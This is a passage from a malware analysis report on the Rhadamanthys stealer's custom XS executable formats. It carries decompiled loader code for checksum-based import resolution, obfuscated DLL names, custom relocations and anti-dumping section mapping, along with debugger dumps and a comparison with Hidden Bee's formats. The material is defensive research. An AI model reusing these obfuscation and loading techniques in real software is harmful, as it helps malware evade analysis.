As for the key, it uses `imp_key` stored in the XS header, and it is the same as for decoding the DLL names. As the DLL name is now obfuscated, another field was added to store its original length. The author also decided to obfuscate this value with the help of another simple algorithm.


The full imports loading function of the XS format looks like this:



```
  _mod = mod;
  rva = mod->imports.rva;
  is_empty = (xs_format *)((char *)mod + rva) == 0;
  xs_imps = (xs_import *)((char *)mod + rva);
  imp_key = mod->imp_key;
  if ( is_empty )
    return 0;
  while ( 2 )
  {
    if ( !xs_imps->dll_name_rva )
      return 0;

    name_len = (unsigned __int8)xs_imps->obf_dll_len[0];
    v9 = xs_imps->obf_dll_len[0] & 3;
    v11 = v9 == -1;
    v10 = v9 + 1;
    if ( !v11 && v10 != 1 )
    {
      LOBYTE(len_tmp) = 0;
      HIBYTE(len_tmp) = xs_imps->obf_dll_len[1];
      name_len |= len_tmp;
    }
    if ( v10 > 2 )
      name_len |= (unsigned __int8)xs_imps->obf_dll_len[2] << 16;
    if ( v10 > 3 )
      name_len |= (unsigned __int8)xs_imps->obf_dll_len[3] << 24;

    dll_base = call_LoadLibraryA(min_iat, (int)_mod + xs_imps->dll_name_rva, name_len);
    if ( !dll_base )
      return 0xC0000001;
    thunk_ptr = (int *)((char *)_mod + xs_imps->first_thunk);
    for ( imp_ptr = (int *)((char *)mod + xs_imps->original_first_thunk); ; ++imp_ptr )
    {
      orig_thunk_ptr = *imp_ptr;
      if ( !*imp_ptr )
        break;
      if ( orig_thunk_ptr >= 0 )
      {
        func_name = search_import_by_checksum(dll_base, *(_DWORD *)((char *)&mod->nt_magic + orig_thunk_ptr), imp_key);
        if ( !func_name )
          goto failed_to_fetch;
        func_ptr = call_GetProcAddress(min_iat, dll_base, func_name, 0);
      }
      else
      {
        func_ptr = call_GetProcAddress(min_iat, dll_base, (unsigned __int16)*imp_ptr, 1);
      }
      *thunk_ptr = func_ptr;
failed_to_fetch:
      if ( !*thunk_ptr )
        return 0xC000007A;
      ++thunk_ptr;
    }
    if ( ++xs_imps )
    {
      _mod = mod;
      continue;
    }
    return 0;
  }
}
```

Figure 31: Imports loading of the XS module.

The other change introduced in the new format is a custom relocations table. In the previous format, as well as in the formats used by the Hidden Bee, relocations were the only component identical to the one used by the PE. This time, the author decided to change it and created his own modified way of relocating the module.



```
  rva = mod->relocs.rva;
  indx = 0;
  if ( !rva || !mod->relocs.size )
    return 1;
  relocs_table_va = mod + rva;
  count = 0;
  first_block_size = *(&mod->magic + rva);
  fields_ptr = (relocs_table_va + 8 * first_block_size + 4);
  _f_ptr = fields_ptr;
  if ( first_block_size )
  {
    next_block = relocs_table_va + 8;
    do
    {
      entries = 0;
      page_rva = *(next_block - 4);
      if ( *next_block )
      {
        v7 = indx;
        r_indx = 3 * indx;
        while ( 1 )
        {
          offset = r_indx >> 1;
          if ( (v7 & 1) != 0 )
          {
            HIBYTE(field_rva) = *(&fields_ptr->page_rva + offset) & 0xF;
            fields_ptr = _f_ptr;
            LOBYTE(field_rva) = *(&_f_ptr->page_rva + offset + 1);
          }
          else
          {
            field_rva = (16 * *(&fields_ptr->page_rva + offset)) | (*(&fields_ptr->page_rva + offset + 1) >> 4);
          }
          r_indx += 3;
          *(&mod->magic + page_rva + field_rva) += mod;// relocate field to current base
          ++indx;
          if ( ++entries >= *next_block )
            break;
          v7 = indx;
        }
      }
      ++count;
      next_block += 8;
    }
    while ( count < *relocs_table_va );
  }
  return 1;
}
```


Figure 32: The function applying relocations for the XS module

The stored relocations table looks very different than the one used by PE. Reconstruction of the structures used:

```
struct xs_relocs_block
{
        DWORD page_rva;
        DWORD entries_count;
};

struct xs_relocs // the main structure, pointed by the data directory RVA
{
        DWORD count;
        xs_relocs_block blocks[1];
};

// after the list of reloc blocks, there are entries in the following format:
struct xs_reloc_entry {
        BYTE field1_hi;
        BYTE mid;
        BYTE field2_low;
};
```

Offsets of the fields to be relocated are stored in pairs and compressed into 3 bytes.

First offset from the pair:




```
02448098  mov edx,dword ptr ss:[ebp-1C]
0244809B  add dword ptr ss:[ebp+8],3
0244809F  add dword ptr ds:[ecx+ebx],edx      relocate field
024480A2  add ecx,ebx
024480A4  inc dword ptr ss:[ebp-4]
024480A7  inc dword ptr ss:[ebp-8]
024480AA  mov ecx,dword ptr ss:[ebp-8]
024480AD  cmp ecx,dword ptr ds:[edi]
024480AF  jb 244805E
024480B1  inc dword ptr ss:[ebp-C]
024480B4  add edi,8
024480B7  mov ecx,dword ptr ss:[ebp-C]

dword ptr ds:[ecx+ebx*1]=[02441184]=11C4
edx=02440000

0244809F
```

```
Address   Hex                                              ASCII
0244C010  41 00 00 00 00 40 00 00 55 00 00 00 00 50 00 00  A....@..U....P..
0244C020  5D 00 00 00 00 70 00 00 05 00 00 00 00 80 00 00  ]....p..........
0244C030  14 00 00 00 0D 80 F0 0F 70 FF 10 41 08 10 C1 35  ......ð.pÿ.A..Å5
0244C040  15 91 77 17 C1 80 18 41 88 18 C1 90 19 41 98 1E  ..w.Á..A..Á..A..
0244C050  21 E6 1E A1 EE 1F 22 56 25 F2 78 27 F2 84 28 82  !æ.¡î."V%òx'ò.(.
```

Figure 33: Relocation offsets are stored in pairs within 3 bytes. The first pair consists of the first byte and the last nibble of the second byte.

Second offset from the pair:



```
02448098  mov edx,dword ptr ss:[ebp-1C]
0244809B  add dword ptr ss:[ebp+8],3
0244809F  add dword ptr ds:[ecx+ebx],edx      relocate field
024480A2  add ecx,ebx
024480A4  inc dword ptr ss:[ebp-4]
024480A7  inc dword ptr ss:[ebp-8]
024480AA  mov ecx,dword ptr ss:[ebp-8]
024480AD  cmp ecx,dword ptr ds:[edi]
024480AF  jb 244805E
024480B1  inc dword ptr ss:[ebp-C]
024480B4  add edi,8
024480B7  mov ecx,dword ptr ss:[ebp-C]

dword ptr ds:[ecx+ebx*1]=[02441188]=11BC
edx=02440000

0244809F
```

```
Address   Hex                                              ASCII
0244C010  41 00 00 00 00 40 00 00 55 00 00 00 00 50 00 00  A....@..U....P..
0244C020  5D 00 00 00 00 70 00 00 05 00 00 00 00 80 00 00  ]....p..........
0244C030  14 00 00 00 0D 80 F0 0F 70 FF 10 41 08 10 C1 35  ......ð.pÿ.A..Å5
0244C040  15 91 77 17 C1 80 18 41 88 18 C1 90 19 41 98 1E  ..w.Á..A..Á..A..
0244C050  21 E6 1E A1 EE 1F 22 56 25 F2 78 27 F2 84 28 82  !æ.¡î."V%òx'ò.(.
```

Figure 34: Relocation offsets are stored in pairs within 3 bytes. The second pair consists of the first nibble of the second byte and the third byte.


The RVA of the field to be relocated is calculated by `page_rva + offset`. There is no default base, so the new module base is simply added to the field content.

The complete converter of the XS format is available here:

https://github.com/hasherezade/hidden_bee_tools/blob/master/bee_lvl2_converter/xs_exe.cpp

The XS format: Variant 2

When we reach the Stage 3 of the malware and follow the unpacked components that are downloaded from the C2, we once again see the familiar XS header revealed in memory:



```
0000026962D95509   C74424 74 00000000   mov dword ptr ss:[rsp+74],0
0000026962D95511   E8 EAFAFFFF          call 26962D95000
0000026962D95516   85C0                 test eax,eax
0000026962D95518   8BD8                 mov ebx,eax
0000026962D9551A   75 09                jne 26962D95525
0000026962D9551C   833E 03              cmp dword ptr ds:[rsi],3
0000026962D9551F   8D43 06              lea eax,qword ptr ds:[rbx+6]
0000026962D95522   0F44D8               cmove ebx,eax
0000026962D95525   48:8B4C24 60         mov rcx,qword ptr ss:[rsp+60]
0000026962D9552A   48:8B9424 40010000   mov rdx,qword ptr ss:[rsp+140]
0000026962D95532   48:890F              mov qword ptr ds:[rdi],rcx        module size
0000026962D95535   48:8D4C24 30         lea rcx,qword ptr ss:[rsp+30]
0000026962D9553A   E8 6DFDFFFF          call 26962D952AC
0000026962D9553F   8BC3                 mov eax,ebx
```

```
qword ptr ds:[rdi]=[000000A08EC7FA10]=1242AC
rcx=000000A08EC7F8A0

0000026962D95532
```

```
Address           Hex                                              ASCII
0000026962A74040  58 53 08 00 AC 00 BF 00 00 E0 12 00 CC 2A 01 00  XS..¬.¿..à..Ì*..
0000026962A74050  5C 2D 01 00 00 A0 12 00 18 01 00 00 00 00 12 00  \-... ..........
0000026962A74060  D4 85 00 00 00 C0 12 00 C6 0B 00 00 00 10 00 00  Ô....À..Æ.......
0000026962A74070  AC 00 00 00 00 9C 0E 00 03 00 00 00 00 B0 0E 00  ¬............°..
0000026962A74080  AC 9C 0E 00 00 14 00 00 03 00 00 00 00 D0 0E 00  ¬............Ð..
0000026962A74090  AC B0 0E 00 00 8C 02 00 02 00 00 00 00 60 11 00  ¬°...........`..
0000026962A740A0  AC 3C 11 00 00 44 00 00 06 00 00 00 00 00 12 00  ¬<...D..........
0000026962A740B0  AC 80 11 00 00 86 00 00 02 00 00 00 00 90 12 00  ¬...............
0000026962A740C0  AC 06 12 00 00 02 00 00 02 00 00 00 00 A0 12 00  ¬............ ..
0000026962A740D0  AC 08 12 00 00 1E 00 00 0F 00 00 00 00 C0 12 00  ¬............À..
0000026962A740E0  AC 26 12 00 00 1C 00 00 0A 00 00 00 48 89 54 24  ¬&..........H.T$
0000026962A740F0  10 48 89 4C 24 08 48 83 EC 18 48 8B 44 24 20 48  .H.L$.H.ì.H.D$ H
0000026962A74100  89 04 24 48 C7 44 24 08 00 00 00 00 EB 0E 48 8B  ..$HÇD$.....ë.H.
0000026962A74110  44 24 08 48 83 C0 01 48 89 44 24 08 48 8B 44 24  D$.H.À.H.D$.H.D$
0000026962A74120  28 48 39 44 24 08 73 14 48 8B 44 24 08 48 8B 0C  (H9D$.s.H.D$.H..
```

XS module header (variant 2)

Figure 35: The next stage module unpacked from the package downloaded from the C2

Although at first glance, we may think that we are dealing with an identical format, when we take a closer look, we find that the previous converter no longer works. The format has undergone subtle yet significant modifications. The first thing that we may notice is that information of whether the module is 32-bit or 64-bit is no longer stored in the header. The first field after the XS magic now stores the number of sections. There are also other fields that have been swapped or removed compared to the first XS variant. The reconstruction of the header:

```
struct xs_section
{
  _DWORD rva;
  _DWORD raw;
  _DWORD size;
  _DWORD flags; //a section can be skipped if the flag is not set
};

struct xs2_data_dir
{
  _DWORD rva;
  _DWORD size;
};

struct xs2_format
{
  _WORD magic;
  _WORD sections_count;
  _WORD header_size;
  _WORD imp_key;
  _DWORD module_size;
  _DWORD entry_point;
  _DWORD entry_point_alt;
  xs2_data_dir imports;
  xs2_data_dir exceptions;
  xs2_data_dir relocs;
  xs_section sections[SECTIONS_COUNT];
};

struct xs2_import
{
  _DWORD dll_name_rva;
  _DWORD first_thunk;
  _DWORD original_first_thunk;
  _BYTE obf_dll_len[2];
};
```

The Data Directory fields were swapped. In addition, in the import record, the obfuscated length of the DLL name is now stored as 2 bytes instead of 4 bytes. Some other fields of the XS main header also have been relocated or removed.

Another detail that has changed is the way sections are mapped from the raw format to virtual. Now, some of the sections can be excluded from loading based on the flag in the section’s header.

```
if ( v9 > 0x2C && xs2_raw->header_size > 0x2Cu )
{
  mod_size = (unsigned int)(xs2_raw->module_size + 0x1000);
  sec_va = 0i64;
  _mod_size = mod_size;
  if ( (*(int (__fastcall **)(__int64, xs_format **, _QWORD, __int64 *, int, int))iat)(// stub_NtAllocateVirtualMemory
         -1i64,
         &buffer,
         0i64,
         &_mod_size,
         0x101000,                          // MEM_COMMIT | PAGE_NOACCESS
         4) >= 0 )
  {
    if ( buffer )
    {
      section = xs2_raw->sections;
      copy_memory((__int64)buffer, (__int64)xs2_raw, (unsigned __int16)xs2_raw->header_size);// headers_size
      for ( i = 0; i < xs2_raw->sections_count; ++section )// sections_count
      {
        copy_memory(
          (__int64)buffer + section->rva,
          (__int64)xs2_raw + (unsigned int)section->raw,
          (unsigned int)section->size);
        if ( (section->flags & 1) != 0 )    // if the flag is not set, the section will be discarded
        {
          _mod_size = (unsigned int)section->size;
          sec_va = (char *)buffer + section->rva;
          (*(void (__fastcall **)(__int64, char **, __int64 *, __int64, int *))(iat
                                                                              + 8))(// stub_NtProtectMemory

            -1i64,
            &sec_va,
            &_mod_size,
            0x40i64,                        // PAGE_EXECUTE_READWRITE
            &v41);
        }
        ++i;
      }
      mod_ep = (char *)buffer + (unsigned int)xs2_raw->entry_point;
```

Figure 36: The intermediary shellcode (de838d7fc201b6a995c30b717172b470) mapping sections of an XS2 module
This is the trick that the author uses in order to disrupt the dumping of the module from memory. The vital sections are separated by inaccessible regions that make reading the continuous memory area difficult.

Aside from these few changes, both XS variants are still very similar. They contain the same import resolution, as well as the same way of applying relocations.

Similarities across the formats

In addition to some fields being swapped or others removed, we can see a large overlap of the discussed formats that doesn't just stem from their common predecessor, PE.

As we can see, the initial part of the header is consistent between Hidden Bee's NS and Rhadamanthys' RS and HS formats:

```
    typedef struct {
        WORD magic;
        WORD machine_id;
        WORD sections_count;
        WORD hdr_size;
        DWORD entry_point;
        DWORD module_size;
//...
}
```

Next, a minimized version of the Data Directory is used. It contains only a few records – usually Imports and Relocations (but it may also contain an Exception Table).

After the Data Directory, the list of sections follows, which was further minimized by removing the Characteristics field.


One of the improvements that was introduced in the RS format is the obfuscation of the import names. The original strings are now replaced by checksums, stored in the place of `PIMAGE_IMPORT_BY_NAME`.

The new XS format is clearly the next stage of evolution. The function names are also loaded by checksums but with an additional obfuscation that necessitates using the customizable key stored in the header. In addition, the library names are now stored in obfuscated form.

Overall, it is visible that the custom executable formats are subject to continuous evolution. The newly introduced changes are meant to obfuscate it further and increasingly diverge from the original PE format.

Format	Customized PE header	Customized imports loading	Customized relocations	Customized exception handling
NS	✓	partial	x	✓
RS	✓	✓	x	✓
HS	✓	partial	x	✓
XS	✓	✓	✓	✓

The HS format of Rhadamanthys is the closest to the NS format from Hidden Bee. Below, we can see a comparison of the headers:



```
-const WORD NS_MAGIC = 0x534e;
+const WORD HS_MAGIC = 0x5348;

-namespace ns_exe {
+namespace hs_exe {

-        const size_t DATA_DIR_COUNT = 6;
+        const size_t DATA_DIR_COUNT = 3;

         enum data_dir_id {
-                IMPORTS = 1,
-                RELOCATIONS = 3,
-                IAT = 4
+                IMPORTS = 0,
+                EXCEPTIONS,
+                RELOCATIONS = 2
         };

         typedef struct {
@@ -23,14 +23,12 @@ namespace ns_exe {
                 DWORD va;
                 DWORD size;
                 DWORD raw_addr;
-                DWORD characteristics;
         } t_section;

         typedef struct {
                 DWORD dll_name_rva;
                 DWORD original_first_thunk;
                 DWORD first_thunk;
-                DWORD unknown;
         } t_import;

         typedef struct {
@@ -40,12 +38,11 @@ namespace ns_exe {
                 WORD hdr_size;
                 DWORD entry_point;
                 DWORD module_size;
-                DWORD image_base;
-                DWORD image_base_high;
-                DWORD saved;
-                DWORD unknown1;
+                DWORD unk1;
+                DWORD module_base_high;
+                DWORD module_base_low;
+                DWORD unk2;
                 t_data_dir data_dir[DATA_DIR_COUNT];
                 t_section sections;
         } t_format;
-
 };
```

Figure 37: Highlighted differences between the reconstructed header of the NS format (Hidden Bee) and the HS format (Rhadamanthys)

The benefits of understanding custom formats

The main benefit of understanding the custom formats is that it enables us to reconstruct them as PE files. This makes them easier to analyze, as they can be parsed by standard analysis tools.

In this section, we review the converted results (PEs) that we obtained and provide an overview of their functionality. We also highlight how the equivalent components have changed across the different versions.


Let’s start by comparing the converted Stage 2 modules of the RS and XS1 formats.

The 2nd stage loader: RS converted

After the loading of this module is completed, the execution is redirected to the main function.

As mentioned earlier (Figure 15), the module depends on data that is passed from Stage 1, namely the compressed package with other components and the encrypted configuration, which is protected by the RC4 algorithm.

The RC4-encrypted block is decrypted at the beginning of the function using the hardcoded key.



```
void __cdecl main_func(mod_data *data_blocks)
{
  const char *url_config; // esi
  char v2[264]; // [esp+8h] [ebp-108h] BYREF

  url_config = data_blocks->url_config;
  RC4_init(v2, g_RC4_key, 32);
  RC4_crypt(v2, 152, url_config, url_config);

  if ( *(_DWORD *)url_config == 'YHR!' && !create_mutex() )
    load_next(url_config, (LPWSTR)data_blocks->compressed_data);
}
```

Figure 38: The main function of the RS module.


The decrypted configuration is passed to the next function.
If the decryption of the configuration is successful, the output block should start with the magic `!RHY`. After the verification, the sample makes sure that there isn't another instance running by trying to lock the mutex. After both checks are passed, the config and the compressed package are passed to the next function, where the main functionality of the modules is deployed.

As it turns out, the current module incorporates multiple different features, such as:

- Evasion
- Loading of the further components from the supplied package
- Connecting to the C2 and downloading the next stage

The URL used to contact the C2 is obtained from the config. It is used to fetch Stage 3, which will be loaded either into the current process (if run on a 32-bit environment) or into another 64-bit process.

